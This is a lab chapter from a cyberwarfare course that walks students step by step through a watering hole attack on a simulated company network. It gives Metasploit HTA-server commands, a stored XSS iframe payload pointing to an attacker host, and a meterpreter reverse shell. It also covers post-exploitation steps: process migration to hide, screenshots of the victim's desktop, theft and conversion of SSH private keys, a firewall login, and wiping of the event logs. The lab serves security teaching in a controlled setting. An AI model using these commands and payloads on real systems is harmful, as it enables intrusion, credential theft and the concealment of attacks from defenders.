Now that your reconnaissance efforts have established that using the Juice Shop website as a watering hole is a viable option, you will begin to design your watering hole attack. Your aim is to gain access to DRISST's internal network. Its firewall is blocking everything except SSH and HTTP, and you don't have credentials to use SSH directly. What you can do is get an employee to download customized malware, and then use that malware to automatically open an SSH session from their computer to yours. This design should successfully pass through their firewall configuration and gain entry for you. Once you have that entry point, you can use your tools to see what other ways you can explore their internal network. This technique is known as reverse shell. It is a useful technique when a target computer is behind a firewall or doesn't have a public IP address. It requires that you have your own system lying in wait for a connection from the DRISST watering hole. To accomplish this, you have set up a web server on AttackLinux01 that will host your payload. When the DRISST employee visits the About Us page, he or she will be prompted to download your HTA payload, which executes a remote connection back to your machine, providing remote shell access.


This sort of technique is commonly performed through browser exploitation or phishing emails. Many approaches don't require user interaction (see BeEF (Browser Exploitation Framework) and *pwn2own* contests). The main safeguard against them is ensuring that your employees and devices are up-to-date on the best defensive tactics. Many of the most damaging hacks in history could have been avoided by automatically/frequently updating software applications, firmware, and operating systems to integrate security patches. Everyone should be in the habit of not downloading files that they didn't specifically request. They should also avoid downloading programs that aren't signed by verified publishers or certificate authorities, even and especially on websites of familiar organizations/companies.

You have devised your attack to rely on users' willingness to download something from a familiar site. In the next steps, you will launch the Metasploit Framework and generate a malware payload.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

1. **Restore** the **Terminal window**.
2. At the command prompt, **type msfconsole** to open the Metasploit Framework console.



```
(root@kali) - [/home/kali]
# msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; .;P'
II 'YvP'
IIIIII

I love shells --egypt

      =[ metasploit v6.1.14-dev ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 >
```

Open the Metasploit Framework console

Note: Metasploit is an exploitation framework written in Ruby that allows threat actors and security analysts to easily customize and enact known software or system exploits. It contains exploit modules, payloads (remote code that exploits a target), encoders (which encode payloads to protect them from being detected by firewalls or anti-malware programs), and NOPs (which keep the size of encoded payloads consistent). Metasploit has both a graphical user interface and a shell-based console. For the purposes of this lab, you will use the shell-based Metasploit Console (MSFConsole). You can read more about the Metasploit framework in Kali [here](#).

An HTML Application (HTA) is a Microsoft Windows exploit that runs scripting languages in a PowerShell after the user opens it. HTA runs outside of browser security context as a fully-trusted application, so it can exploit any permissions that the user who opens it has on their Windows computer.

Performing a Watering Hole Attack

3. At the msf6 prompt, **type search hta** and **press Enter** to search for pre-loaded HTA exploits within the Metasploit framework.

Note: An HTML Application (HTA) is a Microsoft Windows exploit that runs scripting languages in a PowerShell after the user opens it. HTA runs outside of browser security context as a fully-trusted application, so it can exploit any permissions that the user who opens it has on their Windows computer.

4. At the msf6 prompt, **type use 2** and **press Enter** to open the HTA web server module.
5. At the msf6 exploit prompt, **type show options** and **press Enter** to view the options for the HTA web server module.

Note: The module options are the options for the web server that will deliver the payload. In this case, there are five options shown:

- SRVHOST sets the address for the web server to listen on.
- SRVPORT sets the port for the web server to listen on.
- SSL determines whether the server uses HTTPS or HTTP.
- SSLCert gives the path for the certificate to use for HTTPS connections.
- URIPATH gives the path that the payload should be available at on the server.

The default payload is reverse_tcp. This payload will attempt to create a reverse shell connection. Two of the options are used to specify the connection point for the payload.

- LHOST is the address of the machine that is listening for the connections.
- LPORT is the port that the machine is listening on.

Performing a Watering Hole Attack

In the next steps, you will set two module options. The default values for the rest of the options do not need to be changed.

6. At the msf6 exploit prompt, **type** `set SRVHOST 202.20.2.4` and **press Enter** to set the address for the web server to listen on.

Note: You should see “SRVHOST ==> 202.20.2.4” and a new msf6 exploit prompt. 202.20.2.4 is the IP address of the AttackLinux01 machine.

7. At the msf6 exploit prompt, **type** `set URIPATH JuicerClient.hta` and **press Enter** to set the path that the payload will be available at on the server.

Note: You should see “URIPATH ==> JuicerClient.hta” and a new msf6 exploit prompt. This is the filename of your payload that will run on the DRISST employee’s website and initiate the reverse SSH connection to you from inside the firewall-protected intranet network. Your predator is now lying in wait, patiently waiting for your target to take a drink.

8. At the msf6 exploit prompt, **type** `show options` and **press Enter** to confirm your selections.

Performing a Watering Hole Attack

```
msf6 exploit(windows/misc/hta_server) > show options

Module options (exploit/windows/misc/hta_server):

  Name      Current Setting  Required  Description
  ---      -
  SRVHOST    202.20.2.4       yes       The local host or network inter
  face to listen on. This must be
  an address on the local machin
  e or 0.0.0.0 to listen on all a
  ddresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming conn
  ections
  SSLCert                      no        Path to a custom SSL certificat
  e (default is randomly generate
  d)
  URIPATH    JuicerClient.hta no         The URI to use for this exploit
  (default is random)
```

Confirm selections

- At the msf6 exploit prompt, **type exploit** and **press Enter** to run the exploit in the background.

Note: You should see confirmation that the exploit is running in the background. You should also see confirmation that the reverse TCP handler on 202.20.2.4:4444 using the JuicerClient.hta file has started.

- Make a screen capture** showing the **successful server start-up in Metasploit**.

Note: The reverse TCP handler is a Meterpreter payload. Meterpreter is a payload that allows the threat actor to control an exploited target through shell commands. It is deployed through a dynamic link library (DLL) injection, which allows it to run in memory under another process, undetected and without writing to hard drives. The URL 202.20.2.4:4444 is the host and port where the malicious payload is hosted (202.20.2.4 is your Kali system's IP address and port 4444 is a typical Meterpreter port). This is the payload that awaits DRISST employees' clicks at the Juice Shop watering hole. Instead of initiating TCP connections, the reverse TCP handler lies in wait for connections. Your expectation is that it is listening for connections from DRISST personnel; however, it will likely receive connections from various other Juice Shop customers as well. Exposing such a variety of customers to the payload may increase the odds of being detected. It is common to target a specific IP range,


Performing a Watering Hole Attack

such as IP addresses of DRISST networks, to prevent detection. For the purposes of this lab, the payload's target IP addresses are not limited.

In the next steps, you will test your payload delivery mechanism in the Juice Shop website to ensure that the URL in the HTA exploit functions as expected.

11. **Restore the Firefox window.**

12. In the Firefox address bar, **type** `202.20.2.4:8080/JuicerClient.hta` and **press Enter** to prompt the download dialog box.



Prompt the download dialog box

Note: You should see a dialog box containing a download prompt for the JuicerClient.hta file. The DRISST personnel would receive the same file. Depending on their Windows version, browser settings, and the security settings of the organization, they may or may not be prompted to download and run the file. Some users may be wary of downloading and running a file from the Juice Shop, but remember you are attempting a social engineering familiarity exploit: The familiarity of popup windows in the Juice Shop's website will lower users' defenses enough that they may download and deliver

Performing a Watering Hole Attack

your malware file. This HTA payload contains a Visual Basic (VB) script that runs a hidden PowerShell window to establish a remote connection back to your Kali system, the attacking machine.

13. **Click Cancel** to close the download prompt without saving the file.

14. **Restore** the **Kali terminal**.

Note: You should see a confirmation message stating "Delivering Payload."

15. **Make a screen capture** showing the **delivering payload message**.

Note: Now that you have confirmed that the payload is available and delivers as expected, you are ready to load it onto the Juice Shop website. In the next steps, you will modify the XSS POC string to point to the malicious HTA created by Metasploit.

16. **Restore** the **Firefox window**.


17. On the Juice Shop home page, **click** the **menu icon**, then **select Customer Feedback** to open the Customer Feedback page.

18. In the Customer Feedback section, **type** the following information, then **click** the **Submit button** to add a new comment.

- Comment field: `<<script>The new Juice Shop app is awesome!!</script>iframe src="http://202.20.2.4:8080/JuicerClient.hta">`
- Rating: 5 stars
- CAPTCHA: perform the calculation and type the result in the Result* box.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02



The screenshot shows a 'Customer Feedback' form with the following fields and content:

- Author:** anonymous
- Comment:** <<script>The new Juice Shop app is awesome!!</script>iframe src="http://202.20.2.4:8080/juicerClient.hta"> (The word 'iframe' is underlined in red in the original image)
- Character Count:** Max. 160 characters, 106/160
- Rating:** A slider set to 5 stars.
- CAPTCHA:** What is 9-8+4 ?
- Result:** 5
- Submit:** A button with a right arrow icon and the text 'Submit'.

Customer Feedback page

Note: You should briefly see a popup with the message “Thank you so much for your amazing 5-star feedback!” and then return to the Customer Feedback screen. The iframe in your new customer feedback comment will prompt Juice Shop customers to download your payload when they visit the About Us screen. Now you can wait for a Juice Shop customer to trigger your payload. In the next steps, you will confirm that your HTA exploit is lying in wait for a Juice Shop customer to trigger the payload.

19. Restore the terminal.

Performing a Watering Hole Attack

20. In the Terminal window, **type jobs** and **press Enter** to confirm that your HTA exploit is running in the background.

```
jobs
Jobs
=====
  Id  Name                Result      Payload                Payload opts
  --  --
   0  Exploit: windows/mis  windows/meterpreter/  tcp://202.20.2.4:4444
      c/hta_server      reverse_tcp

msf6 exploit(windows/misc/hta_server) > 
```

Jobs output

Note: You should see a list of Jobs that contains the details of your exploit:

- Name – Exploit: windows/misc/hta_server
- Payload – windows/meterpreter/reverse_tcp
- Payload options – tcp://202.20.2.4:4444

This job is running in the background, waiting for a Juice Stop customer to download your file. For the purposes of this lab, the users' actions are simulated by an automated script that has been running in the background. Within a few minutes, you should see a message stating that the payload has been delivered and a Meterpreter session will open. Meterpreter sessions allow you to interact with the compromised system via the Meterpreter console. You can read more about Meterpreter shell commands [here](#).

21. When you see "Meterpreter session 1 opened...", **press Enter** to return to the msf6 exploit prompt.
22. At the msf6 exploit prompt, **type sessions** and **press Enter** to view the active Metasploit

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

sessions.

```
msf6 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 - hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 → 201.10.1.1:15184 ) a
t 2021-12-27 20:37:13 -0500
sessions

Active sessions
CAPTCHA: What is 8+6+4 = ?

  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x86/wi DRISST\fsmith @ VW 202.20.2.4:4444 →
ndows ndows ORKSTATION 201.10.1.1:15184 (
172.30.0.2)

msf6 exploit(windows/misc/hta_server) > |
```

Sessions output

Note: You should see a list of active sessions that contains the details of your reverse TCP session:

- Type – a Meterpreter x86/windows
- Information – DRISST\fsmith @ VWORKSTATION
- Connection – 202.20.2.4:4444 > 201.10.1.1:15184 (172.30.0.2)

This active session indicates that the user fsmith at DRISST has opened the HTA payload onto their computer (VWORKSTATION). The reverse_tcp payload established a connection to 202.20.2.4:4444 and is now ready to accept shell commands that will be executed on the target machine, 201.10.1.1.

23. Make a screen capture showing the session from the remote victim.

Note: You lucked out! The first connection through the Juice Shop is an employee from DRISST. Now you can use the reverse TCP shell to gain access to their machine. Do not close the terminal.

Part 3: Perform Post-Exploitation Maneuvers

Note: Watering hole attacks are an example of a threat vector that is often used in advanced persistent threats (APTs). These are typically well-funded attacks against high-value targets. APTs are characterized by a long duration of sustained cyberattacks against a specific target with specific objectives, such as stealing military intelligence, financial information, insider knowledge, critical infrastructure intelligence, or demographic data (e.g., medical records). The stages of APTs are infiltration (reconnaissance/incursion), escalation or lateral movements (discovery/capture), and exfiltration (withdrawal). APTs may involve several attack vectors and long-term adaptation around the target's cybersecurity defenses.

Currently, the longest known APT was a cyber espionage attack that has been given the code name Moonlight Maze. U.S. government officials noticed abnormal activity on restricted networks in 1998. Further inquiry led to the discovery that NASA, the Pentagon, the Department of Energy, and other high-value government targets had been pilfered for almost two years. The attackers had gained access to maps of military bases, military hardware designs, and much more. The attack is widely believed to have been a Russian state-sponsored attack, although that has not been proven. The Moonlight Maze is still being investigated by U.S. intelligence agencies today. You can read more about advanced persistent threats as applied by Russia [here](#). It should be noted that the threat actors who conduct APTs may also be called "advanced persistent threats" themselves.

For the purposes of this lab, you will continue to conduct your watering hole attack as part of an APT. In the first parts of the lab, you performed the reconnaissance and laid the foundation for your attack. In this part of the lab, you will complete the infiltration, discovery, capture, and exfiltration stages. You will use Meterpreter to discover information about fsmith's system on the DRISST network and attempt to exfiltrate sensitive data that may help you spread your control to other systems on the network.

1. At the msf6 exploit prompt, **type `sessions -i 1`** and **press Enter** to begin interacting with the first meterpreter session.

```
Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter	x86/wi DRISST\fsmith @ VW ORKSTATION	202.20.2.4:4444 → 201.10.1.1:15184 (← 172.30.0.2)

```
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > 
```

Interact with the first session

Note: You should now see a Meterpreter prompt. Meterpreter is a powerful payload that will enable you to interact with the remote system. You can read more about Meterpreter's commands [here](#). Although the session command revealed information about the fsmith user, you want to elicit this information from the remote system in order to confirm the username of the account that you have gained access to.

2. At the Meterpreter prompt, **type** `getuid` and **press Enter** to display the current user.

Note: You should see that the user is fsmith and that the domain is DRISST. This is great news—you have confirmed that the first person who triggered your payload from the Juice Shop is DRISST personnel. At this point, you do not know what sort of privileges they have on their system or in their network. You may need to escalate privileges or wait until a higher-ranking person signs in from the Juice Shop for the capture stages of your APT.

In the next steps, you will prompt the remote system to give you information about itself.

3. At the Meterpreter prompt, **type** `sysinfo` and **press Enter** to display information about the victim system.

Note: You should see that the system is running the Windows 2016 operating system. You should also see that the name of the computer is vWorkstation and that it is a member of the DRISST domain.

4. **Make a screen capture** showing the **operating system, workstation name, and domain name**.

Note: Because this is the first computer in the DRISST domain that you have gained control of, you decide to tread lightly through the discovery phase of your attack. Advanced persistent threats can have various intentions—pilfering data, disrupting systems, stealing credentials or private keys—but the foundation of APTs is the desire to initiate a long-term covert presence; stealth is a primary concern. If fsmith discovers your presence, that will likely be the end of this operation.

Performing a Watering Hole Attack

In the next steps, you will determine whether fsmith is actively working on their computer or whether it's possible that they have left for the day.

5. At the Meterpreter prompt, **type** `idletime` and **press Enter** to display idle time for the vWorkstation.

Note: The `idletime` command displays the number of seconds that the user at fsmith's workstation has been idle. You can use this tool as a precaution to try to ensure that further exploits on the computer go without notice.

6. **Make a screen capture** showing the **system, user, and idletime information in your output.**

Note: Given that fsmith's computer is running but idle, there is a chance that no one is watching the monitor and that windows are open and active. You decide to take a screenshot of the screen, which requires window management capabilities such as the Windows File Explorer.

7. At the Meterpreter prompt, **type** `ps` and **press Enter** to list the processes running on fsmith's workstation.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
68	4	Registry	x64	0		
108	568	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
264	4	smss.exe	x64	0		
372	364	csrss.exe	x64	0		
380	4468	GoogleUpdate.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
444	436	csrss.exe	x64	1		
460	364	wininit.exe	x64	0		

Running processes

Note: You should see a long list of processes that are running on fsmith's Windows workstation. Scroll through the process list to find *explorer.exe*. You should see its process ID (PID) in the leftmost column and that it is being run by the user fsmith. This means that you do not need to elevate privileges in order to use the Windows File Explorer; you already have enough privileges as fsmith.

8. In the Meterpreter prompt, **type migrate #** (where # is the PID discovered in the previous step) and **press Enter** to migrate the Meterpreter session to a different process.

Note: This will cause the Meterpreter session to run in the context of *explorer.exe*. Migrating the Meterpreter process can be used to hide its resource usage from anybody who may be scanning the workstation for nefarious activity. It also allows the Meterpreter session to use the libraries available in that process. Since *explorer.exe* has windows management capabilities, you now have the ability to take a screenshot of fsmith's workstation. As an experienced hacker, you know the PowerShell command for screenshots.


In the next step, you will take a screen capture of fsmith's remote windows and store it into a JPG file on your system.

Performing a Watering Hole Attack

9. In the Meterpreter prompt, **type** `screenshot -p /home/kali/victim_screenshot.jpg` and **press Enter** to store a screenshot of fsmith's workstation onto the Kali system.

Note: In the next steps, you will confirm that you have captured a screenshot of the remote workstation.

10. On the AttackLinux01 menu bar, **click the Folder icon** and then **select Open Folder** to open the Kali user's home directory.



Open Folder

Note: If you scroll down to the bottom of the /home/kali folder, you should see a file named victim_screenshot.jpg.

11. In the file manager, **double-click** the **victim_screenshot.jpg** file to open it.

Note: You should see the file TODO.txt open in Notepad. The contents confirm that the firewall is a pfSense machine. This may inform future credentials attacks. You should also see SSH key information. Recall that your attempt to SSH into the firewall elicited a permission denial during the reconnaissance phase. You now decide to search for fsmith's private key so that you can use it in a further attempt to SSH into the firewall. Being able to directly access the firewall could potentially help you gain access to all of the computers and devices that access it.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

12. **Make a screen capture** showing the **screenshot of the user's desktop and TODO.txt file**.
13. **Close** the **victim_screenshot.jpg window**.
14. **Close** the **File Manager window**.

Note: Continuing the discovery phase of your APT, you will now search for fsmith's SSH keys. SSH keys are commonly stored in a hidden folder called `.ssh` in a user's home directory. In the next steps, you will search fsmith's home directory for SSH keys.

15. If necessary, **restore** the **terminal window** with the Meterpreter session.
16. At the Meterpreter prompt, **type** `cd C:\\Users\\fsmith\\.ssh` and **press Enter** to move to the specified directory in the remote file viewer.
17. At the Meterpreter prompt, **type** `ls` and **press Enter** to list the contents of the `.ssh` directory.

```
meterpreter > ls
Listing: C:\Users\fsmith\.ssh
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   473      fil      2021-11-23 06:59:02 -0500 id_rsa
100666/rw-rw-rw-  1456      fil      2021-11-23 06:58:58 -0500 id_rsa.ppk
meterpreter > 
```

Ls output

Note: You should see fsmith's public and private keys. Scoop up that private key and see if you can use it to log in to the firewall discovered in Part 1.

18. At the Meterpreter prompt, **type** `download id_rsa* -p /home/kali/.ssh/` and **press**

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Enter to download fsmith's keys to your own .ssh directory.

```
meterpreter > download id_rsa* -p /home/kali/.ssh/  
[*] downloading: .\id_rsa → /home/kali/.ssh/id_rsa  
[*] download    : .\id_rsa → /home/kali/.ssh/id_rsa  
[*] downloading: .\id_rsa.ppk → /home/kali/.ssh/id_rsa.ppk  
[*] download    : .\id_rsa.ppk → /home/kali/.ssh/id_rsa.ppk  
meterpreter > █
```

Download confirmed

Note: You should see a file called id_rsa.ppk. PPKs (PuTTY Private Key files) are storage containers for private keys used by the Windows PuTTY remote connection client. PEMs (Privacy-Enhanced Mail files) are also storage containers for private keys, more frequently used on Unix-based systems like Linux and Mac. The OpenSSH client that you have been using for SSH on your Kali Linux system requires PEM files, not PPK files.

In the next steps, you will convert the PPK file to a PEM file.

19. On the Terminal menu bar, **click File** and **select New Tab** to open a new terminal session without closing the Meterpreter session.
20. At the command prompt, **type** `cd /home/kali/.ssh` and **press Enter** to change directories.
21. At the command prompt, **type** `puttygen id_rsa.ppk -O private-openssh -o id_rsa.pem` and **press Enter** to convert the PPK file to a PEM file.

Note: Now you have fsmith's private key stored as a PEM file and you can attempt to connect to the DRISST firewall.

22. At the terminal prompt, **type** `ssh fsmith@201.10.1.1 -i id_rsa.pem` and **press Enter** to attempt an SSH connection with the DRISST firewall.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

```
(kali㉿kali)-[~/ssh]
$ ssh fsmith@201.10.1.1 -i id_rsa.pem
[2.5.2-RELEASE][fsmith@pfSense.drisst.int]/home/fsmith: █
```

Successful SSH connection

Note: The `-i` flag followed by a file name commands OpenSSH to use that file as the private key. You should see an SSH command prompt for the firewall.

23. **Make a screen capture** showing the **successful connection to pfSense firewall with user fsmith**.
24. At the terminal prompt, **type `exit`** and **press Enter** to close the SSH connection with the firewall, then **type `exit`** and **press Enter** to close the terminal session that you used to SSH.
25. If necessary, **restore the Terminal window** with the Meterpreter session.

Note: At this time, you do not want to shift into the capture stage of your advanced persistent threat. Now that you know you have SSH access to the firewall, you will return to your planning stages to determine your next moves. Because Meterpreter runs in memory, you do not need to perform additional actions to hide its presence. However, you do need to clear event logs to hide your presence.

26. At the Meterpreter prompt, **type `clearev`** and **press Enter** to clear the event log.

```
meterpreter > clearev
[*] Wiping 575 records from Application ...
[*] Wiping 1999 records from System ...
[*] Wiping 2381 records from Security ...
meterpreter > █
```

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Clear the event log

27. **Make a screen capture** showing the **Application, System, and Security logs were successfully wiped from remote victim fsmith's workstation.**
28. **Close any open windows.**

Challenge and Analysis

Note: The following scenario is provided to allow independent, unguided work, similar to what you will encounter in a real situation.

Part 1: Research Watering Hole Attacks

Research a real-world watering hole attack. Who conducted it? Who/what was the target? What was used as the watering hole? What were the attack vectors? How long did the attack go unnoticed?

Part 2: Configure an Additional XSS Payload

The XSS POC that you used in the reconnaissance stage of your watering hole APT left some indication that someone with advanced skills had hacked the Juice Shop website. Create a new XSS POC in the About Us section of the Juice Shop's website that does not leave tracks in the reviews. One suggestion is to invoke an alert box (popup) that reads, "Download our new Juice Shop app today!"

Make a screen capture showing the **successful alert box generation**.